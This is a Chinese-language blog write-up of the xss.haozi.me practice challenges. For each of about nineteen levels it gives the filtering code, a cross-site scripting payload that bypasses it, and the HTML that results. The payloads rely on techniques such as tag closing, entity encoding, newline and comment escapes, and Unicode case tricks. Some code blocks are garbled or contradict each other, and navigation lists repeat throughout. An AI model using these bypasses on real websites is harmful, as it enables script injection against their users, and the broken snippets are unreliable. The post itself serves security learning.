



xss-挑战赛

LINK3R'S BLOG 2018-08-09 | #xss, #前端安全

一、概述

xss练习题记录

项目: <https://github.com/haozi/xss-demo>

地址: <https://xss.haozi.me>

自带alert(1)的js地址: <https://xss.haozi.me/j.js>

二、解题过程

0x00

这题从代码上来看没有丝毫的过滤措施,且最后的输出位置在<div>标签中,所以很简单,随便甩一个xss payload就好了。

```
1 function render (input) {
2   return '<div>' + input + '</div>'
3 }
```

payload

```
1 <script>alert(1)</script>
```

input code length: 25

```
1 <script>alert(1)</script>
```

html

```
<div><script>alert(1)</script></div>
```

server code

```
1 function render (input) {
2   return '<div>' + input + '</div>'
3 }
```

0x01

0x01和0x00不同的地方在于这里xss插入的位置在于<textarea>标签中。

```
1 function render (input) {
2   return '<textarea>' + input + '</textarea>'
3 }
```

payload

我的做法是闭合<textarea>标签,再构造xss语句

```
1 </textarea><script>alert(1)</script>
```

- # 0x00
- # 0x01
- # 0x02
- # 0x03
- # 0x04
- # 0x05
- # 0x06
- # 0x07
- # 0x08
- # 0x09
- # 0x0A
- # 0x0B
- # 0x0C
- # 0x0D
- # 0x0E
- # 0x0F
- # 0x10
- # 0x11
- # 0x12

input codelength: 36

```
1 </textarea><script>alert(1)</script>
```

html

```
<textarea></textarea><script>alert(1)</script></textarea>
```

xss-挑战赛

server code

```
1 function render (input) {
2   return '<textarea>' + input + '</textarea>'
3 }
```

0x00

0x01

0x02

0x03

0x04

0x05

0x06

0x07

0x08

0x09

0x0A

0x0B

0x0C

0x0D

0x0E

0x0F

0x10

0x11

0x12

0x02

这题xss的引入位置在<input> 标签，且在value的位置。

```
1 function render (input) {
2   return '<input type="name" value="' + input + '"'
3 }
```

payload

我的做法是闭合<input> 标签，再构造xss语句

```
1 "><script>alert(1)</script>"
```

input codelength: 28

```
1 "><script>alert(1)</script>"
```

html

```
<input type="name" value=""><script>alert(1)</script>">
```

server code

```
1 function render (input) {
2   return '<input type="name" value="' + input +
3   '>'
4 }
```

0x03

0x03中代码主要的作用就是将() 替换成为空字符。

```
1 function render (input) {
2   const stripBracketsRe = /[()]/g
3   input = input.replace(stripBracketsRe, '')
4   return input
5 }
```

input codelength: 28

```
1 <img src=x onerror=alert(1)>
```

html

```
<img src=x onerror=alert(1)>
```

server code


```
1 function render (input) {
2   const stripBracketsRe = /[()]/g
3   input = input.replace(stripBracketsRe, '')
4   return input
5 }
```

这里其实我们可以使用模版字符串来绕过。在Es6中，模版字符串可以紧跟在一个函数名后面，该函数将被调用来处理这个模版字符串，这被称为“标签模板”功能。



所以最后的payload如下:

```
1 <script>alert`1`</script>
```




0x04

```
1 function render (input) {
2   const stripBracketsRe = /[()'\]/g
3   input = input.replace(stripBracketsRe, '')
4   return input
5 }
```

从代码中来看, 过滤了`[]`和反引号, 所以这里构造xss的话可以使用<svg> 标签, <svg> 标签中可以直接执行实体字符。

```
1 <svg><script>alert&#40;1&#41;</script>
```



又或者可以H5中iframe的特点, 因为h5中iframe的srcdoc属性, srcdoc里的代码会作为iframe中的内容显示出来, srcdoc中可以直接去写转译后的html片段。

```
1 <iframe srcdoc="<script>alert&#40;1&#41;</script>">
```

0x05

```
1 function render (input) {
2   input = input.replace(/-->/g, '笑脸')
3   return '<!-- ' + input + ' -->'
4 }
```

这里将html的[<!-->]注释符替换成笑脸，并输出在html的注释中。

html注释支持以下两种方式：

- <!-- xxx -->
- <!-- xxx -!> <!-- 以! 开头，以! 结尾对称注释的方式 -!>

所以payload如下：

```
1  --!><script>alert(1)</script>
```

input code length: 29

```
--!><script>alert(1)</script>
```

html

```
<!-- --!><script>alert(1)</script> -->
```

server code

```
1 function render (input) {
2   input = input.replace(/-->/g, '😄')
3   return '<!-- ' + input + ' -->'
4 }
```

0x06

```
1 function render (input) {
2   input = input.replace(/auto|on.*=|>/ig, '_')
3   return '<input value=1 ${input} type="text">'
4 }
```

过滤以auto开头或者on开头，=等号结尾的标签属性并替换成_，且忽略大小写，虽然看起来好像无解了。但是这里我们可以通过换行来绕过正则的检查

input code length: 21

```
1 onmousemove
2 =alert(1)
```

html

```
<input value=1 onmousemove
=alert(1) type="text">
```

server code

```
1 function render (input) {
2   input = input.replace(/auto|on.*=|>/ig, '_')
3   return '<input value=1 ${input} type="text">'
4 }
```

0x07

```
1 function render (input) {
2   const stripTagsRe = /<\/?[>]+>/gi
3
4   input = input.replace(stripTagsRe, '')
5   return '<article>${input}</article>'
6 }
```

这里通过正则表达式匹配了<开头，>结尾的标签字符串，且忽略大小写，并将其替换成空；这里解法可以通过浏览器的容错性，去掉最后的>，来绕过这个正则的检查。



- # 0x00
- # 0x01
- # 0x02
- # 0x03
- # 0x04
- # 0x05
- # 0x06
- # 0x07
- # 0x08
- # 0x09
- # 0x0A
- # 0x0B
- # 0x0C
- # 0x0D
- # 0x0E
- # 0x0F
- # 0x10
- # 0x11
- # 0x12

input code length: 22

```
1 <svg/onload=alert(1)>
```

html

```
<article><svg/onload=alert(1)</article>
```

xss-挑战赛

server code

```
1 function render (input) {
2   const stripTagsRe = /<\/?[^\>]+>/gi
3
4   input = input.replace(stripTagsRe, '')
5   return `<article>${input}</article>`
6 }
```

0x08

```
1 function render (src) {
2   src = src.replace(/<\/style>/ig, '/* \u574F\u4EBA */')
3   return `
4     <style>
5       ${src}
6     </style>
7   `
8 }
```

这里将</style> 标签替换成/* \u574F\u4EBA /，忽略大小写；目的在于防止我们闭合<style> 标签，但是这里我们依然可以通过换行，或者在闭合之前加空格，绕过其检测。

```
1 </style ><script>alert(1)</script>
```

input code length: 33

```
1 </style ><script>alert(1)</script>
```

html

```
<style>
</style ><script>alert(1)</script
</style>
```

server code

```
1 function render (src) {
2   src = src.replace(/<\/style>/ig, '/* \u574F\u4EBA */')
3   return `
4     <style>
5       ${src}
6     </style>
7   `
8 }
```

```
1 </style
2 ><script>alert(1)</script>
```

input code length: 33

```
1 </style
2 ><script>alert(1)</script>
```

html

```
<style>
</style
><script>alert(1)</script
</style>
```

server code

```
1 function render (src) {
2   src = src.replace(/<\/style>/ig, '/* \u574F\u4EBA */')
3   return `
4     <style>
5       ${src}
6     </style>
7   `
8 }
```

0x09

```
1 function render (input) {
2   let domainRe = /^https?:\/\//www\.segmentfault\.com/
3   if (domainRe.test(input)) {
4     return `<script src="${input}"></script>`
5   }
6   return 'Invalid URL'
7 }
```

正则表达式要求以`https://www.segmentfault.com`开头的输入，否则返回失败；这里xss的点在`<script>`标签中，所以我们可以通过闭合闭合script标签，注释掉最后的”>来绕过这里的要求。

```
1 https://www.segmentfault.com"></script><svg/onload=alert(1)>//
```

input code length: 62

```
1 https://www.segmentfault.com"></script>
<svg/onload=alert(1)>//
```

html

```
<script src="https://www.segmentfault.com"></script>
<svg/onload=alert(1)>//"></script>
```

server code

```
1 function render (input) {
2   let domainRe = /^https?:\/\//www\.segmentfault
  \.com/
3   if (domainRe.test(input)) {
4     return `<script src="${input}"></script>`
5   }
6   return 'Invalid URL'
7 }
```

0x0A

```
1 function render (input) {
2   function escapeHtml(s) {
3     return s.replace(/&/g, '&amp;')
4       .replace(/'/g, '&#39;')
5       .replace(/"/g, '&quot;')
6       .replace(/</g, '&lt;')
7       .replace(/>/g, '&gt;')
8       .replace(/\\/g, '&#x2f;')
9   }
10
11   const domainRe = /^https?:\/\//www\.segmentfault\.com/
12   if (domainRe.test(input)) {
13     return `<script src="${escapeHtml(input)}"></script>`
14   }
15   return 'Invalid URL'
16 }
```

这里在上面的基础上转义了许多的特殊符号，例如单引号，双引号等，并且输入点是在`<script>`标签的src属性中。这里要求输入的url以`https://www.segmentfault.com`开头，这里我们可以通过url的@特性，引入外部js。

假设我们访问`http://a.com@10.10.10.10`，实际是`http://10.10.10.10`。所以这里的payload，但是url中的特殊符号会被过滤，过滤后的html实体编码在html标签属性值中无影响，可以直接解析。

```
1 https://www.segmentfault.com@xss.haozi.me/j.js
```

0x0B

```
1 function render (input) {
2   input = input.toUpperCase()
3   return `<h1>${input}</h1>`
4 }
```

这里将输入全部大写处理，有几个tips：

- html标签大小写无影响；
- js严格区分大小写。

所以两种解法，一种通过`<script>`标签中的src引入，src不区分大小写



0x00

0x01

0x02

0x03

0x04

0x05

0x06

0x07

0x08

0x09

0x0A

0x0B

0x0C

0x0D

0x0E

0x0F

0x10

0x11

0x12

```
1 <script src="https://xss.haozi.me/j.js"></script>
```

input code length: 49

```
1 <script src="https://xss.haozi.me/j.js"></script>
```

html

```
<h1><SCRIPT SRC="HTTPS://XSS.HAOZI.ME/J.JS"></SCRIPT></h1>
```

server code

```
1 function render (input) {
2   input = input.toUpperCase()
3   return `<h1>${input}</h1>`
4 }
```

第二种，可以在html标签内可以使用html实体编码绕过；

```
1 <img src=x onerror=&#97;&#108;&#101;&#114;&#116;&#40;1&#41;>
```

input code length: 60

```
1 <img src=x onerror=&#97;&#108;&#101;&#114;&#116;&#40;1&#41;>
```

html

```
<h1><IMG SRC=X ONERROR=&#97;&#108;&#101;&#114;&#116;&#40;1&#41;></h1>
```

server code

```
1 function render (input) {
2   input = input.toUpperCase()
3   return `<h1>${input}</h1>`
4 }
```

0x0C

```
1 function render (input) {
2   input = input.replace(/script/ig, '')
3   input = input.toUpperCase()
4   return '<h1>' + input + '</h1>'
5 }
```

这题过滤了script标签，忽略大小写且替换为空，并且将所有的内容全部大些处理，我们可以参考0x0B的解法，因为这里正则只过滤一次，因此我们可以通过双写script来绕过。

input code length: 81

```
1 <scriptscript src="https://xss.haozi.me/j.js">
  </scriptscript>
```

html

```
<h1><SCRIPT SRC="HTTPS://XSS.HAOZI.ME/J.JS"></SCRIPT></h1>
```

server code

```
1 function render (input) {
2   input = input.replace(/script/ig, '')
3   input = input.toUpperCase()
4   return '<h1>' + input + '</h1>'
5 }
```

0x0D

```
1 function render (input) {
2   input = input.replace(/[<'"/>]/g, '')
3   return `
4     <script>
5       // alert('${input}')
6     </script>
7   `
8 }
```

正则匹配<, /, ', " 这四个符号，并且替换为空，但是输入点是在//注释后。

这里我们可以通过换行来逃逸//注释，但是最后的单引号还存在，所以我们还需要注释最后的单引号。这里我们可以使用html注释<!-->闭合绕过；

```
1 alert(1)
2 -->
```

input code length: 14

```
1
2 alert(1);
3 -->
```

html

```
<script> // alert('
alert(1);
-->')
</script>
```

server code

```
1 function render (input) {
2   input = input.replace(/<["']/g, '')
3   return `
4     <script>
5       // alert('${input}')
6     </script>
7   `
8 }
```

0x0E

```
1 function render (input) {
2   input = input.replace(/<([a-zA-Z])/g, '<_ $1')
3   input = input.toUpperCase()
4   return '<h1>' + input + '</h1>'
5 }
```

正则匹配<开头的字符串，替换为<_字母，且将输入全部大写；
由于匹配了<+字母，即所有标签全部gg，并别提之后的绕过大写，这里查资料发现字符f大写后为S（f不等于s）；

```
1 <fcript src="https://xss.haozi.me/j.js"></script>
```

input code length: 49

```
1 <fcript src="https://xss.haozi.me/j.js"></script>
```

html

```
<h1><SCRIPT SRC="HTTPS://XSS.HAOZI.ME/J.JS"></SCRIPT></h1>
```

server code

```
1 function render (input) {
2   input = input.replace(/<([a-zA-Z])/g, '<_ $1')
3   input = input.toUpperCase()
4   return '<h1>' + input + '</h1>'
5 }
```

0x0F

```
1 function render (input) {
2   function escapeHtml(s) {
3     return s.replace(/&/g, '&amp;')
4       .replace(/'/g, '&#39;')
5       .replace(/"/g, '&quot;')
6       .replace(/</g, '&lt;')
7       .replace(/>/g, '&gt;')
8       .replace(/\\/g, '&#x2f;')
9   }
10   return `<img src onerror="console.error('${escapeHtml(input)}')">`
11 }
```

这里将一些特殊字符编码处理了，但是这里的xss点在img标签中，看起来好像没办法闭合了，但是这里的位置是在onerror属性中，所以我们可以闭合前面部分的代码，引出我们要的xsspayload，并且注释掉后面部分的代码



- # 0x00
- # 0x01
- # 0x02
- # 0x03
- # 0x04
- # 0x05
- # 0x06
- # 0x07
- # 0x08
- # 0x09
- # 0x0A
- # 0x0B
- # 0x0C
- # 0x0D
- # 0x0E
- # 0x0F
- # 0x10
- # 0x11
- # 0x12


```
1  ');alert(1);//
```

input code length: 14

```
1  ');alert(1);//
```

html

```
<img src onerror="console.error('&#39;);
alert(1);&#x2f;&#x2f;')">
```

server code

```
1 function render (input) {
2   function escapeHtml(s) {
3     return s.replace(/&/g, '&amp;')
4       .replace(/'/g, '&#39;')
5       .replace(/"/g, '&quot;')
6       .replace(/</g, '&lt;')
7       .replace(/>/g, '&gt;')
8       .replace(/\\/g, '&#x2f;')
9   }
10  return `<img src
  onerror="console.error('${escapeHtml(input)}')">`
11 }
```

0x10

```
1  function render (input) {
2    return `
3    <script>
4      window.data = ${input}
5    </script>
6    `
7  }
```

这题xss输出点在<script>标签里面，直接闭合输出就好了。

```
1  '1';alert(1)
```

input code length: 12

```
1  '1';alert(1)|
```

html

```
<script>
window.data = '1';alert(1)
</script>
```

server code

```
1 function render (input) {
2   return `
3   <script>
4     window.data = ${input}
5   </script>
6   `
7 }
```

0x11

```
1  // from alf.nu
2  function render (s) {
3    function escapeJs (s) {
4      return String(s)
5        .replace(/\\/g, '\\\\')
6        .replace(/'/g, '\\\'')
7        .replace(/"/g, '\\"')
8        .replace(/`/g, '\\`')
9        .replace(/</g, '\\74')
10       .replace(/>/g, '\\76')
11       .replace(/\/g, '\\/')
12       .replace(/\\n/g, '\\n')
13       .replace(/\\r/g, '\\r')
14       .replace(/\\t/g, '\\t')
15       .replace(/\\f/g, '\\f')
16       .replace(/\\v/g, '\\v')
17       // .replace(/\\b/g, '\\b')
18       .replace(/\\0/g, '\\0')
19     }
20     s = escapeJs(s)
21     return `
22     <script>
```



- # 0x00
- # 0x01
- # 0x02
- # 0x03
- # 0x04
- # 0x05
- # 0x06
- # 0x07
- # 0x08
- # 0x09
- # 0x0A
- # 0x0B
- # 0x0C
- # 0x0D
- # 0x0E
- # 0x0F
- # 0x10
- # 0x11
- # 0x12

```
23   var url = 'javascript:console.log("${s}")'
24   var a = document.createElement('a')
25   a.href = url
26   document.body.appendChild(a)
27   a.click()
28 </script>
29 `
30 }
```

过滤一些字符；输入点在自定义参数的字符串值中，/替换为[]，但[]双引号过滤后的[]正好将[]引入在内。

```
1  "),alert(1)//
```

input code length: 13

1 "),alert(1)//

html

<script>
var url = 'javascript:console.log("\${s}"),alert(1)\n/")'
var a = document.createElement('a')
a.href = url
document.body.appendChild(a)
a.click()
</script>

server code

1 // from alf.nu
2 function render (s) {
3 function escapeJs (s) {
4 return String(s)
5 .replace(/\\/g, '\\\\')
6 .replace(/'/g, '\\\'')
7 .replace(/*/g, '*')
8 .replace(/\./g, '\\.')
9 .replace(/</g, '\\74')
10 .replace(/>/g, '\\76')
11 .replace(/\\/g, '\\\\')
12 .replace(/\\n/g, '\\n')
13 .replace(/\\r/g, '\\r')
14 .replace(/\\t/g, '\\t')
15 .replace(/\\f/g, '\\f')
16 .replace(/\\w/g, '\\w')
17 // .replace(/\\b/g, '\\b')
18 .replace(/\\0/g, '\\0')
19 }
20 s = escapeJs(s)
21 return
22 }
23 }

0x12

server code:

```
1 // from alf.nu
2 function escape (s) {
3   s = s.replace(/"/g, '\\')
4   return '<script>console.log("'" + s + "'");</script>'
5 }
```

匹配[]双引号，并替换为[]；由于输入点在script标签外，则不能考虑html实体编码；
[]替换成[]，在实际输出中可以在添一个\来转义掉第一个\绕过；

```
1  \");alert(1);//
```

input code length: 15

1 \");alert(1);//

html

<script>console.log("\${s}");alert(1);//");</script>

server code

1 // from alf.nu
2 function escape (s) {
3 s = s.replace(/"/g, '\\')
4 return '<script>console.log("'" + s + "'");</script>'
5 }